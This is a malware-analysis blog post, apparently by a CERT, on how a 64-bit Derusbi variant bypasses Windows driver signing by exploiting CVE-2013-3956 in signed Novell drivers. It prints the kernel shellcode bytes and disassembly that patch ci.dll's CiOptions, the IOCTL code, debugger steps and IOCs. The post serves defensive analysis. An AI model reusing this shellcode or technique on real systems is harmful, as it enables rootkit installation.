



WINDOWS DRIVER SIGNING BYPAS

Posted On 17 Nov 2015

CONTEXT

Derusbi is an infamous piece of malware. The oldest identified version was compiled in 2008. It was used on well-known hacks such as the Mitsubishi Heavy Industries hack discovered in October 2011 or the Anthem hack discovered in 2015.

Several variants of Derusbi exist. We can define 2 types of malware:

- Client variant: this variant is a common Remote Administration Tool (RAT) where the infected machine performs calls back to a command and control server;
- Server variant: with this variant, the infected machine acts as a server. The machine waits for commands.

This post is focused on a feature of the server variant. This variant is composed by two parts: a driver and a library. The driver is used to perform network filtering. If a network request sent to the infected machine matches a specific pattern, this request is sent to the library loaded in memory in order to execute commands. The Derusbi server variant behavior is described in a lot of articles.

The experts of SEKOIA's CERT discovered a 64 bits version of the Derusbi server variant. Microsoft implemented a driver signing policy in order to avoid loading unsigned driver. This feature is enabled on 64 bits versions of Windows systems, however the Derusbi's developer found a new trick to bypass the protection. This article will describe this trick.

The hashes of the analyzed sample and the file related to this article are available at the end of the article.

WINDOWS DRIVER SIGNING

To avoid loading malicious drivers (and in particularly rootkits), Microsoft implemented the [driver signing policy](#). This policy is enabled by default since Windows Vista in 64 bits versions. A driver (.sys file) must be signed by a legitimate publisher to be loaded. Of course, this feature can be disabled during drivers development processes (not to force developers to sign an ongoing development). If this protection is disabled, a watermark is displayed in the bottom rights corner of the machine's desktop. The watermark is "Test Mode".

KNOWN BYPASS: UROBUROS ROOTKIT

In 2014, security researchers published a first way to bypass the driver signing policy. This technique was used in the wild by the Uroburos rootkit. The Uroburos developers used a vulnerability in a legitimate driver to modify a value at a kernel address to zero. The legitimate driver was the VirtualBox driver (VBoxDrv.sys), the vulnerability was CVE-2008-3431 and the malware modified the value of `g_CiEnabled`. This variable contains the current state of the driver signing policy. By switching this variable to zero, the malware developers disabled the protection and were able to load an unsigned driver (the rootkit).

ANALYSIS OF THE DERUSBI BYPASS INTRODUCTION

The Derusbi developers used the same approach than Uroburos developers: they used a vulnerability in a legitimate signed driver in order to patch memory in kernel space. However the legitimate drivers and the way to patch are different.

Our Derusbi driver was compiled in December 2014, few months after the Uroburos publication, so we can estimate that the Derusbi developers were inspired from the Uroburos rootkit.

HOW DOES THE DRIVER SIGNING POLICY INTERNALLY WORK?

To understand the technique used by Derusbi, we must understand how the driver signing policy internally works. The best documentation regarding this feature was provided by Mateusz 'j00ru' Jurczyk in this post: <http://j00ru.vexillum.org/?p=377>. He describes how the feature is initialized by the Windows kernel, here is the code mentioned in the article:

```
01. VOID SepInitializeCodeIntegrity()  
02. {  
03.     DWORD CiOptions;
```


```

04.
05.  g_CiEnabled = FALSE;
06.  if(!InitIsWinPEMode)
07.      g_CiEnabled = TRUE;
08.
09.  memset(g_CiCallbacks,0,3*sizeof(SIZE_T));
10.  CiOptions = 4|2;
11.
12.  if(KeLoaderBlock)
13.  {
14.      if(*(DWORD*)(KeLoaderBlock+84))
15.      {
16.          if(SepIsOptionPresent((KeLoaderBlock+84),L"DISABLE_INTEGRITY_CHECKS"))
17.              CiOptions = 0;
18.          if(SepIsOptionPresent((KeLoaderBlock+84),L"TESTSIGNING"))
19.              CiOptions |= 8;
20.      }
21.      CiInitialize(CiOptions,(KeLoaderBlock+32),&g_CiCallbacks);
22.  }
23. }

```

The “Ci” strings is a reference to `ci.dll` (for Code Integrity). The `CiInitialize()` function is obviously located in `ci.dll`. The first argument of the initialization (`CiOptions`) contains the flags of the current signing policy status. As we can see at the line 10, by default, the value of the flags is set to “4 or 2” (0x6 in hexadecimal). If the driver signing is disabled (“TEST MODE” for developers), the code enters the condition at line 19, and the flags will be equal to “4 or 2 or 8” (0xE in hexadecimal).

The next step is to reverse the `CiInitialize()` function. Here is the assembly code of the function:



```


; Exported entry 6. CiInitialize

public CiInitialize
CiInitialize proc near
sub     rsp, 28h
mov     r9, rdx
mov     r10d, ecx
call    sub_7FF404CAD4C
mov     rdx, r9
mov     ecx, r10d
add     rsp, 28h
jmp     sub_7FF404CA2DC
CiInitialize endp

```

The first argument is stored in the `RCX` register (`ECX` in our piece of code), the value is first stored in `R10D` and the function `sub_7FF404CAD4C` is called. This function is not useful for

our analysis. Later, the value in `R10D` is put in `ECX` and finally `sub_7FF404CA2DC` is executed. Here is the beginning of this function:




In the screenshot, the value in `ECX` is stored in `dword_7FF404C5E30`. We can conclude that this address contains the `CiOptions` variable – the driver signing status. That's all we have to know to understand the technique used by the Derusbi authors. They will patch this variable in the kernel space memory (where `ci.dll` is mapped) in order to disable the driver signature policy.

LEGITIMATE VULNERABLE DRIVERS FROM NOVELL

The Derusbi malware is executed at the boot of the infected machine via a Windows service. This service drops 3 legitimates drivers from Novell in `%UserProfile%\AppData\Local\Temp`:

- `ncpl.sys` (Novell Client Portability Layer)
- `nicm.sys` (Novell XTCOM Services Driver)
- `nscm.sys` (Novell XTier Session Manager)

These three drivers are obviously signed by Novell:



The Derusbi service will create 3 other services in order to load the 3 legitimate Novell Driver:

- HKLM\System\CurrentControlSet\Services\ncpl
- HKLM\System\CurrentControlSet\Services\ncsm
- HKLM\System\CurrentControlSet\Services\nicm

Once the services loaded, the malware will exploit a vulnerability available on these 3 drivers. The vulnerability is CVE-2013-3956. The CVE is dedicated to NICM.SYS driver but the same vulnerability is available in the 2 other drivers.

We can identify the exploit thanks to a debugger, the first step is to breakpoint when the `DeviceIoControl()` will be called:

```
0:001> bm kernel32!DeviceIoControl
```

The next step is to log every handle creation in order to identify the name of the device in argument of `DeviceIoControl()`:

```
0:001> bp ntdll!NtCreateFile "!ustr poi(@r8+10) ; r $t0 = @rcx ; gu ; dd @$t0 L1 ; gc"
```

Finally we can run the malware until the breakpoint triggers:

```
0:001> g
[...]
String(24,24) at 0000000002c9d230: \Device\Nicm
00000000`02c9d250 00000140
```

```

Breakpoint 6 hit
kernel32!DeviceIoControl:
00000000`76e067b4 ff25ce6e0800 jmp qword ptr [kernel32!_imp_DeviceIoControl
(00000000`76e8d688)] ds:00000000`76e8d688={KERNELBASE!DeviceIoControl (00000
7fe`fda8a1e0)}
0:001> r rcx
rcx=0000000000000140
0:001> r rdx
rdx=00000000000143b6b
0:001> db @r8
00000000`0d0d0000 28 00 0d 0d 00 00 00 00-ff eb 45 00 ff ff ff ff (. . . . .
E . . . .
00000000`0d0d0010 08 20 ef 16 f9 33 8e 06-e5 44 0d 0e c2 72 0a 5e . . . 3 . . D
. . . r . ^
00000000`0d0d0020 2c 02 44 0d 33 49 ae 72-30 00 0d 0d 00 00 00 00 , . D . 3 I . r 0 .
. . . . .
00000000`0d0d0030 9a 3f 2f 19 0f 36 81 62-25 14 bf 59 13 3b 9f 7b . ? / . . 6 . b % .
. Y . ; . {
00000000`0d0d0040 8d 5b 7f 29 29 3f 98 65-86 bc a2 02 00 f8 ff ff . [ . ) ) ? . e . .
. . . . .
00000000`0d0d0050 48 b8 30 0e e8 00 80 f8-ff ff 8b 18 80 cb 08 89 H . 0 . . . . .
. . . . .
00000000`0d0d0060 18 c3 cc cc cc cc cc cc-cc cc cc cc cc cc cc cc . . . . .
. . . . .
00000000`0d0d0070 cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc . . . . .
. . . . .

```

The first argument (RCX) is the handle to the device, the value is 0x140 and corresponds to `\Device\Nimc`.

The second argument (RDX) is the IOCTL ID, the value is 0x143B6B. This ID was mentioned in the publication and the POCs available on the Internet concerning the CVE-2013-3956.

The third argument (R8) is the data sent to the device. In our case the data is the shellcode executed by the vulnerability in the Novell driver.

SHELLCODE

The most important part of the shellcode is the end:

```
48 b8 30 0e e8 00 80 f8 ff ff 8b 18 80 cb 08 89 18 c3
```

Here is the assembly code thanks to radare2:

```

$rasm2 -k windows -b 64 -a x86.udis -D "48b8300ee80080f8ffff8b1880cb088918c3
"
0x00000000 10 48b8300ee80080f8ffff mov rax, 0xffffffff88000e80e30
0x0000000a 2 8b18 mov ebx, [rax]
0x0000000c 3 80cb08 or bl, 0x8
0x0000000f 2 8918 mov [rax], ebx

```

```
0x00000011 1 c3 ret
```

The shellcode first copies the content at address `0xfffff88000e80e30` to the `RAX` registry. This value is `ORed` with `0x8` and finally put back in memory. We can check which library owned this address and the content thanks to WinDBG:

```
kd> !address 0xfffff88000e80e30
[...]
Usage: Module
Base Address: fffff880`00e7b000
End Address: fffff880`00f3b000
Region Size: 00000000`000c0000
VA Type: SystemPTEs

Module name: CI.dll

Module path: [\SystemRoot\system32\CI.dll]
```

The memory is owned by `ci.dll`: the library used to handle code integrity. Here is the content of the address before the shellcode execution:

```
kd> dd 0xfffff88000e80e30 L1
fffff880`00e80e30 00000006
```

Here is the content after the shellcode execution:

```
kd> dd 0xfffff88000e80e30 L1
fffff880`00e80e30 0000000e
```

The content perfectly matches what we explained in the previous chapter, this address contains the `CiOptions` variable (the end of the address `0xe30` is the same than in IDA Pro). The shellcode manipulates this value (via `OR 8` like in the source code previously mentioned) in order to modify the flags and by consequence to disable the driver signing policy.

The `CiOptions` address in the shellcode is not hardcoded in the malicious service, but it is dynamically generated by parsing `ntsoskrl.exe` and `ci.dll` on the infected machine. This generation allows the author to find exactly the correct address and not being annoyed by the ASLR.

Contrary to the Uroburos authors, the Derusbi developers don't completely disable the driver signing policy by switching `nt!g_cienabled` to zero but by patching, in the kernel memory, an internal variable of `ci.dll` in order to never check signature even if the policy is set to on. This new approach is much more stealth.

THE ROOKIT

Once the driver signing policy is disabled, the malicious service drops the rootkit named {B92D536C-FF3F-4088-ACD8-BDE990FD8194}.sys. The malware creates a service with the same name to load it and execute it. This service is the network filter mentioned by security researchers:

```
16.kd:x86> !mDvm_B92D536C_FF3F_4088_ACD8_BDE990FD8194_

Browse full module list
start end module name
fffff880`045b1000 fffff880`045bd000 _B92D536C_FF3F_4088_ACD8_BDE990FD8194_ (
deferred)

Image path: \??\C:\Windows\system32\Drivers\{B92D536C-FF3F-4088-ACD8-BDE990F
D8194}.sys
Image name: {B92D536C-FF3F-4088-ACD8-BDE990FD8194}.sys
Browse all global symbols functions data
Timestamp: Fri Dec 19 07:28:21 2014 (5493C585)
Checksum: 0000DA9E
ImageSize: 0000C000

Translations: 0000.04b0 0000.04e4 0409.04b0 0409.04e4
```

CONCLUSION

The authors of the Derusbi server variant already proved that they have skills in Windows driver development. On Windows XP or older, they used undocumented Windows Firewall hooking techniques. On Vista and later, they used the Windows Filtering Platform. The analysis of the Derusbi driver signing policy bypass shows us that the authors of Derusbi have strong understanding of the Windows kernel and are strong adversaries.

IOC

Legitimate binaries and services:

- HKLM\System\CurrentControlSet\Services\ncpl
- HKLM\System\CurrentControlSet\Services\ncsm
- HKLM\System\CurrentControlSet\Services\nicm
- %UserProfile%\AppData\Local\Temp\ncpl.sys
 - md5: a26e600652c33dd054731b4693bf5b01

- sha1: bbc1e5fd826961d93b76abd161314cb3592c4436
- sha256:
6c7120e40fc850e4715058b233f5ad4527d1084a909114fd6a36b7b7573c4a44
- %UserProfile%\AppData\Local\Temp\nicm.sys
- md5: 22823fed979903f8dfe3b5d28537eb47
- sha1: d098600152e5ee6a8238d414d2a77a34da8afaaa
- sha256:
e6056443537d4d2314dabca1b9168f1eaaf17a14eb41f6f5741b6b82b3119790
- %UserProfile%\AppData\Local\Temp\nscm.sys
- md5: 4a23e0f2c6f926a41b28d574cbc6ac30
- sha1: 64e4ac8b9ea2f050933b7ec76a55dd04e97773b4
- sha256:
76660e91f1ff3cb89630df5af4fe09de6098d09baa66b1a130c89c3c5edd5b22

Malicious binaries and registry:

- OfficeUt32.dll (the malicious services)
 - md5: 1faf6402f643c306bba4aa50c536f4e1
 - sha1: fe278f4cf5837a09098bb4acb741049599f3d0b9
 - sha256:
c177df78fa62496bf86b7fcbe5c8cb51e25da6d139345710700e963f6911eeab
- %WinDir%\system32\Drivers\{B92D536C-FF3F-4088-ACD8-BDE990FD8194}.sys
 - md5: 7ff92eb8be7306eef84a785bc0f4399d
 - sha1: 404e402ea72cd5507c7547e085dceb36db8fea14
 - sha256:
9e530f468c8884076b840989c51f61071e782850d4e948d46bc5cc30d2dd5286
- HKLM\System\CurrentControlSet\Services\{B92D536C-FF3F-4088-ACD8-

BDE990FD8194 }



Paul Rascagneres

Senior threat researcher, malware analyst and IT conf speaker...



Tags:

APT

derusbi

exploit

kernel

malware

reverse engineering

rootkit

windbg



PREVIOUS POST

FastIR Collector on advanced threats

YOU MIGHT ALSO LIKE

SEKOIA.FR

TRAINING

EMERGENCY CONTACT

FastIR Collector on
advanced threats

OCTOBER 29, 2015

When a Brazilian string
smells bad...

OCTOBER 1, 2015

A not so powerful
powershell ransomware...

SEPTEMBER 17, 2015

Articles (4)

Conferences (6)

News (1)

Non classé (2)

2015

APT

Autolt

bitcoin

brazil

C&C

chm

collector

COM objects

conference

derusbi

digital forensics

events

exploit

fastir

Forensic

hack.lu

honeypot

incident response

indetectable

kernel

Luxembourg

malware

open source

outlook

powershell

ransomware

rat

research

reverse engineering

rootkit

security tools

windbg

Windows driver signing bypass by Derusbi

FastIR Collector on advanced threats

Back from Hack.lu 2015

When a Brazilian string smells bad...

SEKOIA will be at Hack.lu 2015

×

≡

MO

FASTIR COLLECTOR ON ADVANCED THREATS

The 29th of October Sum conference CERT performance

©COPYRIGHT SEKOIA 2015